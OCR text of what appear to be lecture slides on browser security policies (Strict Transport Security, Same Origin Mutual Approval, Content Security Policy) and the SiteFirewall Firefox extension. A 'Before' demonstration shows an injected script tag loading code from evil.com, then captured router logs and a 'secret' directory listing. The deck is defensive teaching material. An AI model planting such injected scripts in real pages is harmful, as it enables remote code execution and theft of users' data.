

Vulnerable System

Injection

Protocol A

Service A

Service B

Execution

Protocol B

Difficult

Feasible

Security policies in browsers

Security policies in browsers

Strict Transport Security

- ForceHTTPS [JB'08]
- Stateful, and site-wide
- Recently adopted by PayPal
- Several browser implementations

Security policies in browsers

Same Origin Mutual Approval [OWvOS'08]

- Manifest delivery, stateless, **site-wide**

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Mozilla Content Security Policy

- **Header delivery,** stateless, fine-grained

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
SiteFirewall

- **Header delivery, stateful, site-wide**

SiteFirewall

SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.



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



SiteFirewall

Injected script can issue requests at will:

<script src=”http://evil.com”>

Before



```
Date             Program                       Message
Jan 10 02:18:48  httpd(pam_unix)[17476]:       session opened for user admin by (uid=0
Jan 10 02:18:48  httpd(pam_unix)[17476]:       session closed for user admin
Jan 10 02:19:07  httpd(pam_unix)[17613]:       bad username []
Jan 10 02:19:46  httpd(pam_unix)[17617]:       bad username [
```

We now own your secret data. For example:

EDmini - secret/


[To Parent Directory]

```
01/09/2000   22:50:05            7.7k  secret_code.exe
```

SiteFirewall

Page interactions with the Internet blocked.

After



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```

] Jan 10 02:19:46 httpd(pam_unix)[17617]: bad username [] Jan 10 02:19:50 httpd(pam_unix)[17618]: session opened for user admin by (uid=0) Jan 10 02:19:50 httpd(pam_unix)[17618]: session closed for user admin Jan 10 02:19:54 httpd(pam_unix)[17664]: session opened for user admin by (uid=0) Jan 10 02:19:54 httpd(pam_unix)[17664]: session closed for user admin Jan 10 02:20:01 httpd(pam_unix)[17795]: session opened for user admin by (uid=0) Jan 10 02:20:01 httpd(pam_unix)[17795]: session closed for user admin Jan 10 02:20:02 httpd(pam_unix)[17847]: bad username [] Jan 10 02:20:02 httpd(pam_unix)[17848]: session opened for user admin by (uid=0) Jan 10 02:20:02 httpd(pam_unix)[17848]: session closed for user admin Jan 10 23:08:40 kernel: egiga0: link down Jan 10 23:08:41 ifplugd(egiga0)[622]: Link beat lost. Jan 10 23:08:43 ifplugd(egiga0)[622]: Executing '/etc/ifplugd/ifplugd.action egiga0 down'. Jan 10 23:08:43 ifplugd(egiga0)[622]: client: route: SIOC[ADD|DEL]RT: No such process Jan 10 23:08:44 ifplugd(egiga0)[622]: Program executed successfully. Jan 10 23:13:12 kernel: egiga0: link up<5>, full

Thinking beyond cookies

Thinking beyond cookies

Policy delivery mechanisms:

- Manifest files, cookies, custom headers, DNS, certs

Thinking beyond cookies

Policy delivery mechanisms:

- Manifest files, cookies, custom headers, DNS, certs

